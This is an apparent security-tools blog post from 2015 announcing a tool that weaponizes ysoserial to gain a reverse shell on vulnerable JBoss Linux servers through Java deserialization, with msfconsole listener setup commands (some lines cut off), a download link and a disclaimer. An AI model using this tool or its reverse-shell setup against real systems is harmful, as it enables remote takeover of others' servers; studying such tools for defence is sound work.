JAVA DESERIALIZATION EXPLOIT RELEASED.


November 17, 2015 · by K-159 · in Exploits

Java Deserialization Exploit is A tool which weaponizes frohoff's original ysoserial code to gain a remote shell on vulnerable Linux machines.
This tool builds upon the proof-of-concept ysoserial by Chris Frohoff (https://github.com/frohoff/ysoserial) and exploits the Java Deserialization vulnerability, using Metasploit Framework tools to generate a malicious binary and an embedded web server to transfer the payload to the victim. A slightly modified version of ysoserial is used to download and execute the binary on the victim's side.

Note: This tool is still in early stages of development, and many features have not yet been implemented. Only the JBoss platform on the Linux architecture is currently exploitable

Disclaimer:
This software has been created purely for the purposes of academic research and for the development of effective defensive techniques, and is not intended to be used to attack systems except where explicitly authorized. Project maintainers are not responsible or liable for misuse of the software. Use responsibly.

Usage:



Java Deserialization Exploit is A tool which weaponizes frohoff's original ysoserial code to gain a remote shell on vulnerable Linux machines.

Requirements:

+ Metasploit Framework — You must have a listener running in msfconsole before running this exploit. Example:

```
$ msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x8
msf exploit(handler) > set LHOST <local ip>
msf exploit(handler) > set LPORT <local por
msf exploit(handler) > exploit
```

+ msfvenom must be installed and available in your PATH.
This command is used to generate the reverse shell payload.

Download : JBossExploit.jar(5.4MB)
Source: https://github.com/njfox

Tags: Java Libraries, Kali Linux, payload, ReverseShell

← Updates REXT – Router Exploitation Toolkit.